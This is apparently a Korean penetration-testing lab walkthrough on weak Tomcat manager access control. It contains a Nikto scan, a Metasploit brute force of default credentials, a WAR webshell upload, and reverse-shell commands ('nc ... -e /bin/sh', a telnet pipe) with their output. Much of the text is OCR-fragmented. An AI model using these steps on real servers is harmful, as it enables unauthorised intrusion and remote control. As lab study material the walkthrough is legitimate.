관리자 접근 제어 미흡 취약점 사례

패스워드 공격 방법

1. **추측공격(Guessing Attack)**
2. **사전파일 공격(Dictionary Attack)** : txt 파일 내에 정해진 범위에서 공격해요. (nikto포함)
3. **무작위대입 공격(Brute Force Attack)** : 0~9, a~z, A~Z.... 만들면서 공격해요.

Python 복사

```python
┌──(kali㉿kali)-[~] └─$ nikto -h http://192.168.81.130:8180/ - Nikto
v2.5.0 ---------------------------------------------------------------
-------- + Target IP: 192.168.81.130 + Target Hostname: 192.168.81.130 +
Target Port: 8180 + Start Time: 2025-08-01 02:03:06 (GMT-4) --------------
------------------------------------------------------------ + Server:
Apache-Coyote/1.1 + /: The anti-clickjacking X-Frame-Options header is not
present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-
Frame-Options + /: The X-Content-Type-Options header is not set. This
could allow the user agent to render the content of the site in a
different fashion to the MIME type. See: https://www.netsparker.com/web-
vulnerability-scanner/vulnerabilities/missing-content-type-header/ + No
CGI Directories found (use '-C all' to force check all possible dirs) +
/favicon.ico: identifies this app/server as: Apache Tomcat (possibly
5.5.26 through 8.0.15), Alfresco Community. See:
https://en.wikipedia.org/wiki/Favicon + OPTIONS: Allowed HTTP Methods:
GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS . + HTTP method ('Allow'
Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files
on the web server. + /: Web Server returns a valid response with junk HTTP
methods which may cause false positives. + /: Appears to be a default
Apache Tomcat install. + /admin/: Cookie JSESSIONID created without the
httponly flag. See: https://developer.mozilla.org/en-
US/docs/Web/HTTP/Cookies + /admin/contextAdmin/contextAdmin.html: Tomcat
may be configured to let attackers read arbitrary files. Restrict access
to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-
0672 + /admin/: This might be interesting. + /tomcat-docs/index.html:
Default Apache Tomcat documentation found. See: CWE-552 + /manager/html-
manager-howto.html: Tomcat documentation found. See: CWE-552 +
/manager/manager-howto.html: Tomcat documentation found. See: CWE-552 +
/webdav/index.html: WebDAV support is enabled. + /jsp-examples/: Apache
Java Server Pages documentation. See: CWE-552 + /admin/account.html: Admin
login page/section found. + /admin/controlpanel.html: Admin login
page/section found. + /admin/cp.html: Admin login page/section found. +
/admin/index.html: Admin login page/section found. + /admin/login.html:
Admin login page/section found. + /servlets-examples/: Tomcat servlets
examples are visible. + /manager/html: Default account found for 'Tomcat
Manager Application' at (ID 'tomcat', PW 'tomcat'). Apache Tomcat. See:
CWE-16 + /manager/html: Tomcat Manager / Host Manager interface found
(pass protected). + /host-manager/html: Tomcat Manager / Host Manager
interface found (pass protected). + /manager/status: Tomcat Server Status
interface found (pass protected). + /admin/login.jsp: Tomcat Server
Administration interface found. + 8226 requests: 0 error(s) and 27 item(s)
reported on remote host + End Time: 2025-08-01 02:03:28 (GMT-4) (22
seconds)
```

Tomcat의 관리자 페이지(`/manager/html` 또는 `/host-manager/html`)는 기본적으로 **"tomcat:tomcat"** 같은 디폴트 계정을 사용할 수 있음

- 관리자가 비밀번호를 변경하지 않거나, 적절한 접근 제어를 하지 않는 경우 공격자가 관리자 패널에 접근
- Tomcat Manager에서는 새로운 웹 애플리케이션을 배포할 수 있는데, 이를 악용하여 공격자가 악성 WAR 파일(웹쉘 포함)을 업로드할 수 있음

WAR 파일 안에 웹쉘(Webshell) = 백도어(악성코드)를 포함을 해서 올리고 Deploy를 함

웹쉘 = 웹을 통해 쉘 권한을 획득할 수 있는 것 (시스템 명령어 권한)


test.zip을 그대로 test.war로 바꾸세요!!!! (압축 풀지 마시고...)

test.zip 14.7KB

리버스컨넥션 (리버스쉘) 공격을 진행

리버스 쉘(Reverse Shell)은 **공격 대상이 공격자의 시스템으로 접속을 시도하는 방식의 쉘**입니다.

- 일반적으로 공격자는 피해 서버에서 직접 명령을 실행하기 위해 **웹쉘을 업로드**하고 이를 이용하여 **리버스 쉘을 실행**합니다.



192.168.81.142:8180/manager/html


Tomcat Web Application Manager

OK

cations | HTML Manager Help | Manager Help | Serve

ons

	Display Name	Running	Sessions	Commands
	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
ger	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
es	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
amples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
:s	Tomcat Documentation	true	0	Start Stop Reload Undeploy




erver

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL:

Select WAR file to upload 파일 선택 test.war




ger

oplications | HTML Manager Help

cations

	Display Name
	Welcome to Tomcat
	Tomcat Administration Application
er	Tomcat Simple Load Balancer Example App
nanager	Tomcat Manager Application
amples	JSP 2.0 Examples
jer	Tomcat Manager Application
s-examples	Servlet 2.4 Examples
t-docs	Tomcat Documentation
v	Webdav Content Management



192.168.81.142:8180/test/shell.jsp

Directory /var/lib/tomc

Name	Size	Type	Date
[/]			
[..]			
[META-INF]		DIR	13-F
shell.jsp	54.90 KB	.jsp	14-N

ct all


54.90 KB in 1 files in

공격자 PC에서 nc를 이용해 포트 열람

```
┌──(kali㉿kali)-[~] └─$ nc -lvp 4444 listening on [any] 4444 ...
```

희생자 PC에서 공격자 PC로 권한과 함께 연결 명령어


```
nc 192.168.81.141 4444 -e /bin/sh
```



```
ali㉿kali)-[~]
c -lvp 4444
ning on [any] 4444 ...
```

192.168.81.142:8180/test/shell.jsp

nc 192.168.81.141 4444 -e /bin/sh



```
ali㉿kali)-[~]
c -lvp 4444
ning on [any] 4444 ...
68.81.142: inverse host lookup failed: Unknown host
ct to [192.168.81.141] from (UNKNOWN) [192.168.81.142] 39
l
 72
-xr-x 3 tomcat55 nogroup  4096 2025-02-13 06:03 .
-xr-x 3 tomcat55 root     4096 2025-02-13 06:03 ..
-xr-x 2 tomcat55 nogroup  4096 2025-02-13 06:03 META-INF
--r-- 1 tomcat55 nogroup 56220 2006-11-14 12:22 shell.jsp

l
l
 28
-xr-x 3 tomcat55 root     4096 2025-02-13 06:03 .
```

팁


sleep 5000 | telnet 192.168.112.141 4444 | /bin/sh | telnet 192.168.112.141 5555

메타스플로잇을 이용한 공격 자동화 공격

메타스플로잇 프레임워크(Metasploit Framework, MSF) 는 **침투 테스트(penetration testing)** 및 **취약점 연구(vulnerability research)** 를 위해 개발된 오픈 소스 도구입니다.

- 원래 **H. D. Moore**가 개발했으며, 현재는 **Rapid7**에서 관리하고 있습니다.
- 해커와 보안 전문가 모두 **공격 기법을 연구하고 방어 전략을 수립하는 데 사용**합니다.

```
┌──(kali㉿kali)-[~] └─$ sudo msfdb init [sudo] password for kali: [+]
Starting database [+] Creating database user 'msf' [+] Creating databases
'msf' [+] Creating databases 'msf_test' [+] Creating configuration file
'/usr/share/metasploit-framework/config/database.yml' [+] Creating initial
database schema
```




```
li㉿kali)-[~]
do msfdb init
 password for kali:
arting database
eating database user 'msf'
eating databases 'msf'
eating databases 'msf_test'
eating configuration file '/usr/share/metasploit-framework/config/database
eating initial database schema

li㉿kali)-[~]
do msfconsole
loit tip: Use the analyze command to suggest runnable modules for


%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
 %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
 %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
 %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

```
msf6 > search tomcat Matching Modules ================ # Name Disclosure
Date Rank Check Description - ---- --------------- ---- ----- -----------
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No
Apache Commons FileUpload and Apache Tomcat DoS 1
exploit/multi/http/struts_dev_mode 2012-01-06 excellent Yes Apache Struts
2 Developer Mode OGNL Execution 2
exploit/multi/http/struts2_namespace_ognl 2018-08-22 excellent Yes Apache
Struts 2 Namespace Redirect OGNL Injection 3 \_ target: Automatic
detection . . . . 4 \_ target: Windows . . . . 5 \_ target: Linux . . . .
6 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No
Apache Struts ClassLoader Manipulation Remote Code Execution 7 \_ target:
Java . . . . 8 \_ target: Linux . . . . 9 \_ target: Windows . . . . 10 \_
target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) . . .
. 11 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache
Tomcat AJP File Read 12 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-
04-10 excellent Yes Apache Tomcat CGIServlet enableCmdLineArguments
Vulnerability 13 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent
Yes Apache Tomcat Manager Application Deployer Authenticated Code
Execution 14 \_ target: Automatic . . . . 15 \_ target: Java Universal . .
. . 16 \_ target: Windows Universal . . . . 17 \_ target: Linux x86 . . .
. 18 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache
Tomcat Manager Authenticated Upload Code Execution 19 \_ target: Java
Universal
```

```
69 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No
TrendMicro Data Loss Prevention 5.5 Directory Traversal 70
post/windows/gather/enum_tomcat . normal No Windows Gather Apache Tomcat
Enumeration Interact with a module by name or index. For example info 70,
use 70 or use post/windows/gather/enum_tomcat msf6 > use 63 msf6
auxiliary(scanner/http/tomcat_mgr_login) > show options Module options
(auxiliary/scanner/http/tomcat_mgr_login): Name Current Setting Required
Description ---- --------------- -------- ----------- ANONYMOUS_LOGIN
false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5 DB_ALL_CREDS
false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current
database (Accepted: none, user, user&realm) PASSWORD no The HTTP password
to spe
```

```
sts/tomcat_mgr_default_userpass.txt USER_AS_PASS false no Try the username
as the password f USER_FILE /usr/share/metasploit-framework/data/wordli no
File containing users, one per lin sts/tomcat_mgr_default_users.txt
VERBOSE true yes Whether to print output for all at VHOST no HTTP server
virtual host View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.81.142
RHOSTS => 192.168.81.142 msf6 auxiliary(scanner/http/tomcat_mgr_login) >
set RPORT 8180 RPORT => 8180 msf6 auxiliary(scanner/http/tomcat_mgr_login)
> set STOP_ON_SUCCESS true STOP_ON_SUCCESS => true msf6
auxiliary(scanner/http/tomcat_mgr_login) > exploit
```

tomcat tomcat 결과가 나온다. 이를 뒤에서 활용



```
92.168.81.142:8180 - LOGIN FAILED: root:r00t (Incorrect)
92.168.81.142:8180 - LOGIN FAILED: root:toor (Incorrect)
92.168.81.142:8180 - LOGIN FAILED: root:password1 (Incorrect)
```